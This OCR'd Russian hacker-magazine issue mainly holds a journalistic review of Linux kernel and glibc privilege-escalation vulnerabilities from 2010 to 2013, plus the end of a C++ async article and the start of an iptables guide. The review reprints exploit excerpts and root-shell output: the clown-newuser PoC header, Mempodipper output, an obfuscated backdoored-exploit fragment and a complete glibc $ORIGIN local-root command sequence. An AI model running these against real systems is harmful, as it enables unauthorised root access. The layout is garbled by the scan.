    // ...

private:
    typedef std::function<void(void)> CallItem;

    concurrent_queue<CallItem> queue;
    bool done;
    std::thread thread;
};
```

Документация шаблонного класса std::feature

Еще один вариант использования concurrent queue

Но тут следует помнить, что обратный вызов будет сделан в рабочем потоке, а не в клиентском, поэтому заранее следует позаботиться о безопасной передаче значения. Если все приложение построено на основе архитектуры потокобезопасных очередей, то есть у каждого объекта есть своя очередь команд, то решение данной проблемы становится очевидным — мы просто будем поручать выполнение обратного вызова очереди, в которой работает объект, запросивший у нас выполнение Foo.

На словах это звучит довольно просто, но на практике придется решать множество проблем, которые так или иначе связаны с многопоточностью. Так как все происходит асинхронно, то вполне может быть, что по окончании выполнения какого-либо кода объект, запросивший это выполнение, уже не будет существовать и, возвращая ему значение вычислений, мы можем сломать всю программу. Такие нюансы надо учитывать с самого начала, чтобы на этапе проектирования исключить все подобные ситуации.

ЗАКЛЮЧЕНИЕ

Асинхронное программирование нынче в тренде. Пользовательские интерфейсы iOS и Windows Phone работают плавно и без лагов как раз из-за того, что в их основу заложены принципы, позволяющие избегать блокировок потоков в ожидании результатов работы тех или иных длительных действий. И чем дальше, тем более ярко будет выражено движение в сторону асинхронности работы ПО.

ПОДПИШИСЬ!

8-800-200-3-999
+7 (495) 663-82-77 (бесплатно)

Редакционная подписка без посредников — это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске.



6 номеров — **1194 руб.**
12 номеров — **2149 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **564 руб.**
13 номеров — **1105 руб.**



6 номеров — **599 руб.**
12 номеров — **1188 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **810 руб.**
12 номеров — **1499 руб.**



3 номера — **630 руб.**
6 номеров — **1140 руб.**



6 номеров — **895 руб.**
12 номеров — **1699 руб.**



6 номеров — **690 руб.**
12 номеров — **1249 руб.**



6 номеров — **775 руб.**
12 номеров — **1399 руб.**



6 номеров — **810 руб.**
12 номеров — **1499 руб.**



shop.glc.ru

ПУБЛИЧНАЯ ПОРКА ПИНГВИНА

pommes79@flickr.com

ОБЗОР САМЫХ ОПАСНЫХ, НЕОДНОЗНАЧНЫХ И ДУРАЦКИХ УЯЗВИМОСТЕЙ В ЯДРЕ LINUX

14 мая этого года в ядре Linux была обнаружена серьезная локальная 0-day-уязвимость (CVE-2013-2094), затрагивающая практически все версии ядер, выпущенные за последние три года. Это довольно серьезный удар по репутации Linux, а также админов, серверы которых были взломаны. Является ли этот случай исключением из правил и как часто на самом деле в Linux находят серьезные проблемы безопасности?



Евгений Зобнин
execbit.ru

CVE-2013-2094

Данная уязвимость была выявлена в ядрах с 2.6.37 по 3.8.8 и, по сути, распространялась на все актуальные версии дистрибутивов и даже на RHEL 6 и CentOS 6, которые хоть и основаны на ядре 2.6.32, но включают в себя бэкпортированную функциональность из более поздних ядер. Проблемный участок был найден в коде подсистемы PERF_EVENTS, предназначенной для трассировки, но активированной в большинстве дистрибутивов.

Вместе с известием об ошибке был опубликован и рабочий эксплойт (goo.gl/majYZ), однако сама ошибка была исправлена еще в апреле вместе с выпуском ядра версии 3.8.9, без разглашения информации об уязвимости.

Стоит отметить, что доступный сплоит не сработает, если значение параметра kernel.perf_event_paranoid механизма sysctl равно двум.

```
# sysctl -w kernel.perf_event_paranoid=2
```

Однако эта команда не решает проблему в принципе. Немного модифицировав исходный код сплоита, можно получить root даже при kernel.perf_event_paranoid=2.

БОГАТЫЙ 2013-Й

Отматываем время всего на пару месяцев назад (13.03.2013) и видим еще один вполне осязаемый локальный root-эксплойт (goo.gl/RlD0L) для всех ядер ветки 3.8. В этот раз проблемным оказался код, ответственный за реализацию пространств имен для непривилегированных пользователей. Уязвимость проявлялась при использовании комбинации флагов CLONE_NEWUSER и CLONE_FS во время клонирования процесса, в результате чего несколько процессов, работающих в разных пространствах имен, могли совместно использовать один корневой каталог. Ошибка была исправлена в 3.8.3.

Тремя неделями ранее (25.02.2013) исследователи выявили локальную уязвимость CVE-2013-1763 (goo.gl/lKy60), затрагивающую ядра Linux с 3.3 по 3.8. В этот раз проблема была в банальном переполнении буфера в подсистеме sock_diag. Проверка на выход за границы массива sock_diag_handlers не осуществлялась, поэтому, отправив специальным образом сформированное netlink-сообщение из пространства пользо-

вателя, можно было вызвать переполнение буфера и выполнить код с правами ядра.

Код эксплойта был опубликован (goo.gl/y1zNd) и распространялся на такие дистрибутивы, как Fedora 17, Fedora 18, Ubuntu 12.04 и Ubuntu 12.10, а также на актуальную к тому моменту версию ArchLinux и другие дистрибутивы. Однако самое интересное, что, по некоторым сведениям, 0-day-эксплойт для данной уязвимости существовал еще с июля 2012 года, но распространялся только на Fedora 17 с ядрами 3.4.4-3.fc17.i686, 3.5.2-3.fc17.i686 и 3.5.5-2.fc17.i686. А это сотни тысяч серверов по всему миру.

Девятью днями ранее в Linux обнаружили любопытную уязвимость под индексом CVE-2013-0871 (goo.gl/7VNX2), которая могла быть использована локальным злоумышленником для выполнения кода на уровне ядра. По заявлению исследователей, она существовала в подсистеме PTRACE, однако для ее эксплуатации требовался не просто эксплойт, а еще и модификация ядра таким образом, чтобы спровоцировать появление эффекта гонки при вызове ptrace с параметром PTRACE_SETREGS.

Справедливости ради стоит сказать, что реальность возникновения этого самого эффекта гонки так никто и не подтвердил, однако и не опроверг. На каких архитектурах может проявляться проблема, также осталось невыясненным. Реальным же остался только факт, что в последних на тот момент версиях ядра «уязвимости» уже не существовало.

ИСТОРИЯ С БАГОМ В /DEV/<PID>/MEM

От каскада проблем 2013 года перейдем к более ранним и опасным уязвимостям, найденным в предыдущие годы жизни пингвина. Начнем, как обычно, с конца, а именно с критической root-уязвимости, найденной в январе 2012 года. Исследователь Юри Аэдла в приватном порядке уведомил разработчиков ядра о проблеме, найденной им в интерфейсе /proc/<pid>/mem, используемом для получения и модификации информации о памяти процесса. Как оказалось, проверка прав на запись делалась криво, в результате чего при определенных условиях любой процесс мог писать в память любого другого процесса (даже с SUID-правами) и, как следствие, внедрить в него shell-код, который, отработав, даст права root.

Однако интересна в этой истории вовсе не глупость ошибки, а то, как она была исправлена. Все дело в том, что разрабы отреагировали на сообщение очень быстро и сразу внесли необходимые исправления в общедоступный Git-репозиторий ядра Linux. А взломщики отреагировали еще быстрее и на основе внесенных изменений разобрали суть проблемы и выпустили сразу несколько эксплойтов (в том числе для получения root на Android). В результате, несмотря на внесенные исправления, эксплойты появились раньше официального обновления ядра и внесения изменений в дистрибутивы.

Впрочем, дистрибутивостроители также не заставили себя ждать, и багфиксы для Ubuntu 11.1 и RHEL 6 были внесены в репозитории в тот же день. Более того, как выяснилось, RHEL 6 и другие дистрибутивы с включенными по умолчанию технологиями рандомизации адресного пространства ASLR и PIE вообще оказались не подвержены данному типу атаки. Если быть точным, эксплойт не срабатывал только в отношении SUID-бинарников, поставляемых с дистрибутивом, но, если админ самостоятельно собрал SUID-приложение без опции поддержки PIE и оставил его в системе, взломщик смог бы использовать его для атаки. Проблема была исправлена в ядрах 3.0.18 и 3.2.

В ГОСТЯХ ХОРОШО, А ДОМА...

В конце 2011 года в ядре был обнаружен другой тип бага, не относящийся к получению прав root, но опасный по своей природе. Речь идет о драйвере virtio, который предназначен для проброса реальных дисковых накопителей и разделов внутрь виртуальных окружений. Здесь проблема оказалась уж совсем банальной, так как выяснилось, что драйвер virtio пропускает SCSI-команды через ioctl-вызов SG_IO к блочному устройству вообще без каких-либо проверок. Поэтому, имея права root в гостевом окружении, куда проброшен один из разделов хост-системы, можно без проблем получить доступ ко всему диску как на чтение, так и на запись. Например, чтобы сделать дамп boot-сектора, достаточно отдать такую команду:

```
$ sg_dd if=/dev/vda blk_sgio=1 bs=512 count=1 ↵
  of=output
```

В результате будет прочитан первый блок всего диска. Другими словами, если KVM-окружения используются для изоляции сетевых сервисов от хост-системы и одно из них будет поломано, под угрозой окажется вообще весь сервер. Прием отлично работает в KVM-окружениях, но неработоспособен в Xen, где вызов SG_IO не поддерживается. Чтобы решить

```
/* clown-newuser.c -- CLONE_NEWUSER kernel root PoC
 *
 * Dedicated to: Locke Locke Locke Locke Locke Locke Locke!
 *
 * This exploit was made on the 13.3.13.
 *
 * (C) 2013 Sebastian Krahmer
 *
 * We are so 90's, but we do 2013 xSports.
 *
 * Must be compiled static:
 *
 * stealth@linux-czfh:~> cc -Wall clown-newuser.c -static
 * stealth@linux-czfh:~> ./a.out
 * [**] clown-newuser -- CLONE_NEWUSER local root (C) 2013 Sebastian Krahmer
 *
 * [+] Found myself: '/home/stealth/a.out'
 * [*] Parent waiting for boomsh to appear ...
 * [*] Setting up chroot ...
 * [+] Done.
 * [*] Cloning evil child ...
 * [+] Done.
 * [*] Creating UID mapping ...
 * [+] Done.
 * [+] Yay! euid=0 uid=1000
 * linux-czfh:/home/stealth # grep bin /etc/shadow
 * bin:*:15288::::::
 * linux-czfh:/home/stealth #
 *
```

↑ **Заголовок эксплойта clown-newuser.c**

```
$ ./a.out
===============================
=          Mempodipper        =
=           by zx2c4          =
=          Jan 21, 2012       =
===============================

[+] Waiting for transferred fd in parent.
[+] Executing child from child fork.
[+] Opening parent mem /proc/2684/mem in child.
[+] Sending fd 3 to parent.
[+] Received fd at 5.
[+] Assigning fd 5 to stderr.
[+] Reading su for exit@plt.
[+] Resolved exit@plt to 0x8049a44.
[+] Calculating su padding.
[+] Seeking to offset 0x8049a38.
[+] Executing su with shellcode.
# whoami
root
```



Процесс получения root с использованием уязвимости в /dev/<pid>/mem

> *Разработчики отреагировали на баг и сразу внесли исправления в Git-репозиторий, но взломщики оказались быстрее — на основе внесенных изменений выпустили сразу несколько эксплойтов еще до официального патча ядра!*

> *Если мифическая уязвимость в PTRACE не кажется тебе чем-то абсурдным, то как насчет ошибки, которая в прямом смысле выводит из строя ноутбук?*

проблему, в ядро был добавлен отдельный ioctl-вызов scsi_blk_cmd_ioctl, запрещающий проброс SCSI ioctl для разделов и вводящий белый список для ограничения области действия некоторых операций.

УГРОЗА ОТ USB-СТИКА

Другая интересная уязвимость была найдена в марте 2011 года в драйвере для звуковых плат Native Instruments. Как выяснилось, драйвер содержит примитивнейшую из всех возможных ошибку, связанную с использованием небезопасной функции strcpy() для копирования имени устройства. При подключении USB-девайса с длиной имени, превышающей 80 символов, происходит переполнение буфера и, как следствие, затирание соседнего участка памяти.

Для эксплуатации уязвимости злоумышленник может использовать специальное программируемое USB-устройство на базе микроконтроллеров серии AT90USB или ATMEGA32U4, которое будет прикидываться устройством Native Instruments и содержать в своем имени 80 случайных символов, за которыми следует shell-код. При втыкании такого устройства в USB-порт система автоматически загрузит в ядро уязвимый драйвер, в котором при чтении строки имени произойдет переполнение и будет выполнен shell-код, с помощью которого, например, может быть открыт бэкдор или выполнено любое другое действие. Ошибка была исправлена в версии ядра 2.6.37.2.

Примечательно, что с идеей подобного устройства еще за месяц до того выступил Джон Лаример из подразделения IBM X-Force. Однако его метод основывался на эксплуатации системы через функции автоматического запуска и индексации программ файловым менеджером десктоп-окружений, и он высказал сомнение, что то же самое можно сделать, используя ошибку в драйвере устройства.

ЧЕРЕЗ DOS К ROOT

7 декабря 2010 года Ден Розенберг, консультант по безопасности компании Virtual Security Research, опубликовал в мейллисте Full Disclosure весьма интересный концепт эксплойта, который использует в своей основе не классические переполнение, срыв стека или ненадлежащую проверку прав доступа, а, как это ни странно, три различные и на вид совсем не страшные DoS-уязвимости в ядре.

В качестве базы для эксплойта использована уязвимость CVE-2010-4258 (goo.gl/oGW2r), которая позволяет при генерации сбойного события, такого как OOPS в ядре, поместить в нужный участок ядра символ NULL. Уязвимости CVE-2010-3849 (goo.gl/AqoWC) и CVE-2010-3850 (goo.gl/Wt3eA), в свою очередь, используются для создания события OOPS и последующей передачи управления по нужному адресу в ядре с помощью разыменования NULL-указателя, предварительно размещенного с помощью первой уязвимости.

Интересно также, что, несмотря на актуальность первой уязвимости, к моменту публикации эксплойта две другие уже были давно закрыты. Однако, по словам автора, это не проблема, так как ошибки, приводящие ядро к состоянию OOPS, находятся постоянно. Тем более что эксплойт был успешно протестирован в Ubuntu 10.04 и 10.10.

ИНОГДА ОНИ ВОЗВРАЩАЮТСЯ

Один из самых курьезных случаев с обнаружением уязвимости в ядре произошел немного раньше — в октябре 2010 года, когда в 64-битных сборках Linux была обнаружена проблема с трансляцией 32-битных вызовов, которая могла привести к получению root. Проблема связана с некорректной работой с регистрами и сама по себе не столь интересна. Примечательнее то, что та же самая дыра уже была найдена аж три года назад.

Бен Хоукс, обнаруживший проблему в 2007 году, спустя почти три года заметил, что фикс, изначально наложенный на ядро для исправления уязвимости, на самом деле был позднее исправлен в связи с падением производительности. А новая версия фикса, как оказалось, легко обходится. Исправив изначальный эксплойт, Бен вновь добился его работоспособности на всех ядрах, выпущенных за последние три года, доказав таким образом уязвимость огромного количества машин.

Но история не была бы столь интересной, если бы не появившийся чуть позже в рассылке Full Disclosure эксплойт ABftw.c, предназначенный для проверки систем на уязвимость. Дело в том, что при запуске эксплойт позволял-таки получить root, но после этого внедрял в память ядра черный ход, через который злоумышленники могли без всяких проблем влезть на машину.

УГРОЗА ИКС

Немногим ранее, в сентябре 2010 года, была обнаружена другая, не так тесно связанная именно с ядром Linux уязвимость. По сути, проблемными оказались как X-сервер, так и ядро. Принцип атаки состоял в следующем: находилось непривилегированное иксовое приложение, содержащее уязвимость (а таких реально много), и доводилось до состояния бесконечного потребления памяти сервера через расширение MIT-SHM. Далее приложение создавало сегмент S, который оказывался прямо над стеком сервера, а сам сервер получал инструкцию выполнения рекурсивной функции, что приводило к расширению стека и смещению его указателя в адресное пространство того самого сегмента S. Далее в сегмент происходила запись, в результате чего содержимое стека менялось и злоумышленник получал возможность исполнить произвольный код.

Интересно, что как таковой уязвимости X-сервера тут, по сути, не было, а проблему вызывало именно ядро, которое по каким-то причинам реагировало на столь дикие извращения с сегментами уже после того, как происходила атака. Другими словами, сначала злоумышленник получал root, а через мгно-



Фрагмент кода эксплойта для получения root с помощью трех DoS-уязвимостей

```
/* thanks spender... */
unsigned long get_kernel_sym(char *name)
{
        FILE *f;
        unsigned long addr;
        char dummy;
        char sname[512];
        struct utsname ver;
        int ret;
        int rep = 0;
        int oldstyle = 0;

        f = fopen("/proc/kallsyms", "r");
        if (f == NULL) {
                f = fopen("/proc/ksyms", "r");
                if (f == NULL)
                        goto fallback;
                oldstyle = 1;
        }

repeat:
        ret = 0;
        while(ret != EOF) {
                if (!oldstyle)
                        ret = fscanf(f, "%p %c %s\n", (void **)&addr, &dummy, sname);
                else {
                        ret = fscanf(f, "%p %s\n", (void **)&addr, sname);
                        if (ret == 2) {
                                char *p;
                                if (strstr(sname, "_O/") || strstr(sname, "_S."))
                                        continue;
                                p = strrchr(sname, '_');
```



Мудреный процесс получения root через дыру в glibc

```
$ mkdir /tmp/exploit
$ ln /bin/ping /tmp/exploit/target
$ exec 3< /tmp/exploit/target
$ ls -l /proc/$$/fd/3
lr-x------ 1 taviso taviso 64 Oct 15 09:21 /proc/10836/fd/3 -> /tmp/exploit/target*
$ rm -rf /tmp/exploit/
$ ls -l /proc/$$/fd/3
lr-x------ 1 taviso taviso 64 Oct 15 09:21 /proc/10836/fd/3 -> /tmp/exploit/target (deleted)
$ cat > payload.c
void __attribute__((constructor)) init()
{
    setuid(0);
    system("/bin/bash");
}
^D
$ gcc -w -fPIC -shared -o /tmp/exploit payload.c
$ ls -l /tmp/exploit
-rwxrwx--- 1 taviso taviso 4.2K Oct 15 09:22 /tmp/exploit*
$ LD_AUDIT="\$ORIGIN" exec /proc/self/fd/3
sh-4.1# whoami
root
sh-4.1# id
uid=0(root) gid=500(taviso)
```

вение уже падал X-сервер по исключению SIGSEGV, которое в нормальной ситуации должно происходить сразу. Проблему исправили в ядрах версий 2.6.32.19, 2.6.34.4, 2.6.35.2 (оказалось, разработчики SUSE Linux присылали точно такой же патч в список рассылки ядра аж в 2004 году, но его почему-то отвергли).

НЕ ТОЛЬКО ЯДРО

Серьезные уязвимости, угрожающие большому количеству систем, находят не только в ядре. Опасность заключается также в библиотеке GNU Libc, которая, как и ядро, присутствует в любом дистрибутиве. В разное время в ней было найдено достаточно большое количество проблем, а в октябре 2010 года так и вообще целая куча.

Сначала был найден способ убить любой сетевой FTP-сервер через дурацкую уязвимость в функции glob(), которая используется для сравнения списка файлов с шаблоном. Как оказалось, проверка на длину пути в функции осуществляется только для реально существующих файлов, но если передать функции строку, содержащую шаблон, адресующий заведомо несуществующие файлы (например, «/../*/../*строка»), то можно запросто исчерпать всю доступную процессу память и уронить его. Проблема затронула почти все FTP-серверы, работающие под управлением таких систем, как OpenBSD 4.7, NetBSD 5.0.2, FreeBSD 7.3 / 8.1, Oracle Sun Solaris 10 и Linux (проблема была найдена почти во всех реализациях библиотеки libc).

Через пару недель была доказана возможность эксплуатации известной ранее недоработки в коде библиотеки, что до этого считалось просто неосуществимым. Библиотека glibc игнорировала требования спецификации ELF по запрещению использования текущего пути к исполняемому файлу ($ORIGIN) в процессе динамического связывания программ с идентификатором смены владельца или группы (SUID/SGID). Поэтому, используя хитрую последовательность действий, можно подсунуть SUID-приложению подставную библиотеку, в коде которой происходит открытие root-шелла. С другой стороны, воспользоваться уязвимостью можно лишь в системе, где непривилегированному пользователю доступен на запись каталог, расположенный на том же разделе, что и SUID-бинарник (например, когда /tmp и /sbin в одной файловой системе).

Данная уязвимость была выявлена только в системах RHEL, Fedora и CentOS, однако спустя несколько дней был предложен несколько измененный метод атаки, который срабатывал также в Debian/Ubuntu и других Linux-дистрибутивах, использующих glibc 2.4 или более позднюю версию. При этом OpenWall и ALT Linux устояли за счет использования повышающего безопасность патча sanitize-env.

ТАК ЛИ ВСЕ ПЛОХО?

Как и в любой сложной системе, дыры в Linux находят постоянно, а различные DoS-уязвимости так и вообще открываются целыми пачками. Запредельно страшного в этом ничего нет, так как практически все уязвимости носят локальный характер, поэтому, если регулярно ставить обновки для ядра и сетевых сервисов, риск оказаться поломанным будет минимальным. А пользователям домашних систем, 90% которых вообще находятся за NAT'ом, так и волноваться даже нечего.



WWW

Увлекательная детективная история о поиске бага в /dev/<pid>/mem: blog.zx2c4.com/749

Подробное описание проблемы совместимости в 64-битном ядре: sota.gen.nz/compat2

Код эксплойта с внедренным бэкдором действительно выглядит нарочно запутанным

```
    __pppp_tegddewyfg("$$$ c0mput3r 1z aqu1r1ng n3w t4rg3t...\n");
    strcpy(mapbuf, "/boot/System.map-");
    strcat(mapbuf, krelease);

    dyn4nt4n1labeggeyrthryt.selinux_ops        = get_sym_ex(SELINUX_OPS, mapbuf, 1);
    dyn4nt4n1labeggeyrthryt.dummy_security_ops = get_sym_ex(DUMMY_SECURITY_OPS, mapbuf, 1);
    dyn4nt4n1labeggeyrthryt.capability_ops     = get_sym_ex(CAPABILITY_OPS, mapbuf, 1);
    dyn4nt4n1labeggeyrthryt.selinux_enforcing  = get_sym_ex(SELINUX_ENFORCING, mapbuf, 1);
    dyn4nt4n1labeggeyrthryt.audit_enabled      = get_sym_ex(AUDIT_ENABLED, mapbuf, 1);


    if(!dyn4nt4n1labeggeyrthryt.selinux_ops ||
       !dyn4nt4n1labeggeyrthryt.dummy_security_ops ||
       !dyn4nt4n1labeggeyrthryt.capability_ops ||
       !dyn4nt4n1labeggeyrthryt.selinux_enforcing ||
       !dyn4nt4n1labeggeyrthryt.audit_enabled)
         return NULL;


    return &dyn4nt4n1labeggeyrthryt;
}
```



LINUX, УБИВАЮЩИЙ НОУТБУКИ

Если мифическая уязвимость в PTRACE не кажется тебе чем-то абсурдным, то как насчет ошибки, которая в прямом смысле выводит из строя ноутбук? Если попробовать загрузить Linux с USB Flash на ноутбуках Samsung NP300E5C, NP700Z5C, NP700Z7C, NP530U3C или NP900X4C, то устройство превратится в кирпич, и спасение только одно — обратиться в сервисный центр.

Как оказалось, причиной ошибки стало поведение драйвера samsung-laptop, для которого вскоре был выпущен патч, вошедший в следующие версии ядра Linux (3.0.62, 3.4.29 и 3.7.6). И хотя позже сама компания Samsung заявила, что проблема не в драйвере, а в UEFI-прошивке, на других системах проблема все-таки не проявлялась.

НЕРАСТОРОПНАЯ NVIDIA


Уязвимость могут найти не только в самом ядре, но и, например, в проприетарных драйверах. Так, в августе 2012 года появилась информация о наличии в драйвере NVIDIA незакрытой уязвимости, которую можно легко использовать для получения root с помощью опубликованного эксплойта.

Интересно в этой ситуации то, что анонимный автор эксплойта сообщил NVIDIA о наличии дыры еще за месяц до его публикации, но, так и не дождавшись ответа, отдал эксплойт разработчику ядра из Intel. Сам принцип работы эксплойта также оказался не совсем тривиальным. Используя интерфейс /dev/nvidia0, предназначенный для изменения параметров VGA-окна (область, отведенная под видеопамять), эксплойт начинает передвигать окно в памяти до тех пор, пока оно не окажется в районе памяти ядра, после чего перезаписывает этот участок shell-кодом.

БАГ В СИСТЕМЕ UDEV

Одна из самых глупых уязвимостей была найдена не в ядре Linux, а в системе udev. Выяснилось, что до версии 1.4.1 udev не проверял отправителя сообщения, которым должно было быть ядро, и поэтому любой юзер мог сгенерировать любые системные события, связанные с подключением/отключением устройств. Забавно, что та же проблема обнаружилась и в Android, хотя udev там нет и в помине.

ОГНЕННЫЙ ЗАНАВЕС



Роман Ярыженко
rommanio@yandex.ru

НОВЫЕ И МАЛОИЗВЕСТНЫЕ ВОЗМОЖНОСТИ IPTABLES

Бьюсь об заклад, ты не используешь iptables на полную катушку. Между тем его возможности растут из года в год, появляются все новые и новые фичи... Не пора ли освежить твои знания о нем?

ВВЕДЕНИЕ

Iptables, точнее, netfilter/iptables — мощная инфраструктура для управления прохождением пакетов в Linux. Некоторые называют ее брандмауэром, но я склонен считать, что это нечто большее, чем сетевой экран.

Данный фреймворк впервые появился в ядре 2.3, заменив собой предыдущий сетевой экран, ipchains, и ввел новый уровень абстракции — таблицы. В современном netfilter их существует пять:

- raw — «сырая» таблица; применяется в netfilter самой первой — еще даже до прохождения подсистемы отслеживания пакетов (conntrack). Используется в основном для того, чтобы отключить в высоконагруженных системах упомянутую подсистему для отдельных потоков данных с целью снизить нагрузку;
- таблица mangle используется для изменения некоторых полей в заголовке (таких, например, как TTL или TOS), а также для маркировки пакетов с целью последующего использования меток, например в маршрутизации;
- таблица nat — используется для трансляции адресов и маскарадинга;
- filter — собственно и есть таблица того, что обычно называется брандмауэром. Могут фильтроваться как входящие/исходящие, так и «проходящие» пакеты — если компьютер используется в качестве роутера;
- security — таблица, которая используется при включении системы MAC (например, SELinux). Правила в ней применяются после прохождения таблицы filter.

Но помимо всего прочего, эта инфраструктура расширяемая — то есть существует множество модулей для netfilter, и некоторые из них — наиболее, на мой взгляд, интересные — будут описаны далее. Также опишу я и их применение. Наконец, будут упомянуты фронтенды, которые позволяют упростить конфигурирование всего этого добра.

XTABLES-ADDONS

Наиболее известный набор дополнений к iptables, пожалуй, xtables-addons. Этот набор является своего рода «наследником» patch-o-matic — главное отличие от последнего заключается в том, что для установки xtables-addons не требуется патчить ядро и iptables. Перечислю наиболее интересные модули и возможности, которые он добавляет (описывается Ubuntu 12.04, поскольку в 12.10 на ядрах 3.5.* из-за добавления новых флагов в функцию ipv6_find_hdr() один из модулей не компилируется):

- xt_geoip — позволяет определять страну данного IP-адреса. Разумеется, это не панацея от различных ботнетов и базу адресов время от времени надо обновлять, но модуль тем не менее полезен. К сожалению, данный модуль нормально работает только под OpenSUSE, поэтому его мы будем рассматривать в рамках дистрибутива-хамелеона;
- xt_ipp2p — позволяет производить действия над некоторым P2P-трафиком;
- xt_pknock — позволяет использовать port knocking. Этот механизм позволяет держать порты закрытыми и открывать их только после определенной последовательности подключений на (также закрытые) порты;
- xt_lscan — отслеживает попытки сканирования.

Установка этого пакета в Ubuntu 12.04 достаточно проста:

```
$ sudo apt-get install xtables-addons-common
```

В случае с OpenSUSE используется аналогичная команда:

```
$ sudo zypper in xtables-addons
```

Поскольку этот пакет содержит модули ядра, а оно имеет свойство обновляться, в Ubuntu используется DKMS — поэтому при установке модули компилируются, что занимает время.

Стоит рассмотреть некоторые возможности данного пакета поподробнее.

XT_GEOIP

Как я уже говорил, этот модуль используется для определения, какой стране принадлежит тот или иной айпишник. Самое, пожалуй, популярное применение данного модуля — защита от атак ботов из Китая. Однако, чтобы применять этот модуль, необходимо иметь базу данных подсетей по странам. В OpenSUSE она уже есть, так что обновлять ли ее вручную или нет — решай сам. Для ее получения в составе пакета xtables-addons есть два скрипта. Мы сейчас их запустим, но перед применением нужно поставить еще один пакет.

```
# cd /usr/share/xt_geoip
# zypper in perl-Text-CSV_XS
# /usr/lib/xtables-addons/xt_geoip_dl
# /usr/lib/xtables-addons/xt_geoip_build < ↵
  GeoIPCountryWhois.csv
# /usr/lib/xtables-addons/xt_geoip_build < ↵
  GeoIPv6.csv
```

Первой командой переходим в каталог, где, собственно, и хранится база, вторая команда устанавливает модуль Perl, третья скачивает файлы с диапазонами айпишников (как 4-й, так и 6-й версии), а две последние преобразуют CSV в понятный модулю GeoIP-формат.

Но как именно его применять? Предположим, тебе необходимо разрешить доступ только с адресов России. Команды для этого будут выглядеть так (здесь и далее предполагается, что ты пишешь все правила «с чистого листа» и что политика по умолчанию в таблице filter — DROP):

```
# iptables -A INPUT -m geoip --src-cc RU -j ACCEPT
```

```
Терминал - rom@rom-desktop: ~
Файл Правка Вид Терминал Переход Справка

xt_LOGMARK.ko:
Running module version sanity check.
 - Original module
   - No original module exists within this kernel
 - Installation
   - Installing to /lib/modules/3.2.0-33-generic/updates/dkms/


xt_lscan.ko:
Running module version sanity check.
 - Original module
   - No original module exists within this kernel
 - Installation
   - Installing to /lib/modules/3.2.0-33-generic/updates/dkms/

depmod......

DKMS: install completed.
Обрабатываются триггеры для libc-bin ...
ldconfig deferred processing now taking place
/sbin/ldconfig.real: /usr/local/lib/libstdc++.so.6.0.17-gdb.py не является ELF-ф
айлом — у него в начале неправильные волшебные байты.

rom@rom-desktop:~$
```

Установка xtables-addons



```
Терминал - rom@rom-desktop: ~/xtables-addons-1.47.1/extensions
Файл Правка Вид Терминал Переход Справка
                                COUNTRY(info->cc[i]));
                        continue;
                }
                if (geoip_bsearch4(node->subnets, ip, 0, node->count)) {
                        rcu_read_unlock();
                        return !(info->flags & XT_GEOIP_INV);
                }
        }

        rcu_read_unlock();
        return info->flags & XT_GEOIP_INV;
}

static int xt_geoip_mt_checkentry(const struct xt_mtchk_param *par)
{
        struct xt_geoip_match_info *info = par->matchinfo;
        struct geoip_country_kernel *node;
        unsigned int i;

        for (i = 0; i < info->count; i++) {
                node = find_node(info->cc[i], nfp2geo[par->family]);
                if (node == NULL) {
                        node = geoip_add_node((const void __user *)(unsigned long)info->mem[i].user,
                               nfp2geo[par->family]);
                        if (IS_ERR(node)) {
                                printk(KERN_ERR
                                        "xt_geoip: unable to load '%c%c' into memory: %ld\n",
                                        COUNTRY(info->cc[i]), PTR_ERR(node));
                                return PTR_ERR(node);
                        }
                }

                /* Overwrite the now-useless pointer info->mem[i] with
                 * a pointer to the node's kernelspace structure.
                 * This avoids searching for a node in the match() and
                 * destroy() functions.
                 */
                info->mem[i].kernel = node;
        }
```

Исходный код одного из модулей xtables-addons

Аналогичная опция '--dst-cc' действует для адреса назначения (естественно, для входящего трафика эта опция бесполезна). Применять эту опцию большого смысла не вижу — главным образом из-за широкой распространенности межсайтового взаимодействия.


XT_IPP2P

Данный модуль используется для действий с трафиком P2P — если точнее, то с отдельными пакетами. Чтобы отслеживать соединение P2P целиком, используй этот модуль вместе с CONNMARK. Опции iptables (при '-m ipp2p'):

- --edk — соответствует протоколу eDonkey;
- --kazaa — протоколу KaZaA;
- --bit — BitTorrent.

Чтобы не быть голословным, приведу пример запрещения BitTorrent-соединения на шлюзе.

```
# iptables -t mangle -A PREROUTING -j CONNMARK ↵
  --restore-mark
# iptables -t mangle -A PREROUTING -m mark ! ↵
  --mark 0 -j RETURN
# iptables -t mangle -A PREROUTING -m ipp2p ↵
  --bit -j MARK --set-mark 1
# iptables -t mangle -A PREROUTING -m mark ↵
  --mark 1 -j CONNMARK --save-mark
# iptables -A FORWARD -m mark --mark 1 -j DROP
```



WWW

Официальный сайт iptables: netfilter.org

Разберем, что делает эта цепочка правил. Модуль ipp2p определяет трафик P2P по индивидуальным пакетам. И все бы

